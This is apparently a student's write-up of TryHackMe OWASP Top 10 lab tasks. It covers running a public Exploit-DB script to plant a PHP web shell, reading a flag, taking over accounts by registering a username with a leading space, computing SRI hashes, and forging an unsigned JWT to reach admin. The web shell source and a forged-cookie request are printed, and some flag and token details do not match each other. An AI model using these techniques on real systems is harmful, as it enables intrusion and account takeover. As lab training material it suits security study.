
What is the content of the `/opt/flag.txt` file?

THM{But_1ts_n0t_my_f4ult!}

✓ Correct

In this task, they were testing vulnerable and outdated components in applications. So visiting the web page I was presented with a CSE bookstore application.

By searching CSE bookstore exploit in exploit-db, I was able to confirm that the online bookstore application is vulnerable to Unauthenticated RCE with which I was able to exploit to gain a remote shell.



The screenshot shows the Exploit-DB website interface. The main title is "Online Book Store 1.0 - Unauthenticated Remote Code Execution". Below this, there are several fields: EDB-ID: 47887, CVE: N/A, Author: TIB3RIUS, Type: WEBAPPS, Platform: PHP, and Date: 2020-01-08. There is a "Download" button and a "Vulnerable App:" field. Below these fields, there is a code block containing the exploit script.

```
# Exploit Title: Online Book Store 1.0 - Unauthenticated Remote Code Execution
# Google Dork: N/A
# Date: 2020-01-07
# Exploit Author: Tib3rius
# Vendor Homepage: https://projectworlds.in/free-projects/php-projects/online-book-store-project-in-php/
# Software Link: https://github.com/projectworlds32/online-book-store-project-in-php/archive/master.zip
# Version: 1.0
# Tested on: Ubuntu 16.04
# CVE: N/A

import argparse
import random
import requests
import string
```

So I downloaded the python exploit script and ran it from my terminal just as seen from the image, and there I was able to gain a remote shell.

```

(root@Kali)-[/home/.../Documents/hackthebox/reports/owasp]
# python3 47887.py http://10.10.61.143:84
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.61.143:84/bootstrap/img/4v4x4wrEAh.php
> Example command usage: http://10.10.61.143:84/bootstrap/img/4v4x4wrEAh.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ python3 -c 'import pty; pty.spawn("/bin/bash")'

RCE $ whoami
apache

RCE $ pwd
/htdocs/bootstrap/img

```

Since it was a unix based system, basically it was apache.. I was able to execute linux commands and retrieved the flag.txt file from /opt dir just as shown in the image below.

```

RCE $ cat /opt/flag.txt
THM{But_its_n0t_my_f4ult!}

RCE $ ls -la /opt
total 12
drwxr-xr-x  1 root  root    4096 Feb  3  2023 .
drwxr-xr-x  1 root  root    4096 Feb  3  2023 ..
-rw-r--r--  1 root  root      27 Feb  3  2023 flag.txt

RCE $ cat 4v4x4wrEAh.php
<?php echo shell_exec($_GET['cmd']); ?>
RCE $

```

IDENTIFICATION AND AUTHENTICATION FAILURE

Identification and authentication failures occur when a system inadequately verifies the identity of users, leading to unauthorized access and potential security breaches.

What is the flag that you found in darren's account?

fe86079416a21a3c99937fea8874b667

✓ Correct

This task was testing of a vulnerability called Identification and Authentication failure. So I had an idea of a user called darren, but then I was required to create a different account though with same username.

Instead of having just a username darren, I registered a user " darren" with a space before the name. By this I successfully registered a new user darren with whom I was able to read the contents inside the actual darren's account/

After a successfull login, I retrieved the flag just as shown in the image below.




Now try to do the same trick and see if you can log in as **arthur**.

✓ Correct

What is the flag that you found in arthur's account?

✓ Correct

This task is similar with the above one and with the explanation above, I was able to retrieve the flag just as shown from the images below.





Software and Data Integrity Failures

This vulnerability arises from code or infrastructure that uses software or data without using any kind of integrity checks. Since no integrity verification is being done, an attacker

might modify the software or data passed to the application, resulting in unexpected consequences. There are mainly two types of vulnerabilities in this category:

- Software Integrity Failures
- Data Integrity Failures


Modern browsers allow you to specify a hash along the library's URL so that the library code is executed only if the hash of the downloaded file matches the expected value. This security mechanism is called Subresource Integrity (SRI),

What is the SHA-256 hash of `https://code.jquery.com/jquery-1.12.4.min.js`?

sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=

✓ Correct A

You can go to <https://www.srihash.org/> to generate hashes for any library if needed. I proceeded to that site as shown from the image below and generated hashes for this js library.



What is Subresource Integrity?

SRI is a new [W3C specification](#) that allows web developers to ensure that resources hosted on third-party servers have not been tampered with. Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.


Learn more about [how to use subresource integrity](#) on MDN.

Try logging into the application as guest. What is guest's account password?

guest

✓ Correct

I tried to login as a guest user as shown from the image below. A from the error message I received I was able to know the guest password.




What is the name of the website's cookie containing a JWT token?

jwt-session

✓ Correct

If your login was successful, you should now have a JWT stored as a cookie in your browser.

So I intercepted the request using Burpsuite and the I was able to capture the JWT token just as shown below.



What is the flag presented to the admin user?


THM{Dont_take_cookies_from_strangers}

✓ Correct

After a successful login as guest user, I am presented with a message just as shown in the image below.



Hello guest. Only the admin user is allowed to get the flag!

So after capturing the JWT token using the burpsuite tool, I sent it to decoder and modified it accordingly to match that of the admin just as shown from the image below.




However the challenge I had is that burpsuite was not able to encode as required and this deterred me from archiving my goal.

Hence I utilized an online tool called appdevtools.com as shown below to achieve this.



With my newly modified JWT token having the signature part excluded, I forwarded the request as shown from the image below and there the I retrieved the flag

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /flag HTTP/1.1 2 Host: 10.10.107.30:8089 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Referer: http://10.10.107.30:8089/ 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: jwt-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3VzZXQ6NDQ0Yy40NDg2fQ==, sessionid=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3VzZXQ6NDQ0Yy40NDg2fQ== 11 12 13 </pre>				<pre> 39 } 40 41 .boxinput[type="text"],.boxinput[type="password"]{ 42 border:0; 43 background:none; 44 display:block; 45 margin:5px auto; 46 text-align:center; 47 border:2px solid #d59a41; 48 padding:14px 10px; 49 width:200px; 50 outline:none; 51 color:white; 52 border-radius:24px; 53 transition:0.5s; 54 } 55 .boxinput[type="text"]:focus,.boxinput[type="password"]:focus{ 56 border-color:#A0A0A0; 57 width:250px; 58 } 59 .boxinput[type="text"]:hover,.boxinput[type="password"]:hover{ 60 border-color:#A0A0A0; 61 } 62 .boxinput[type="submit"]{ 63 border:0; 64 background:none; 65 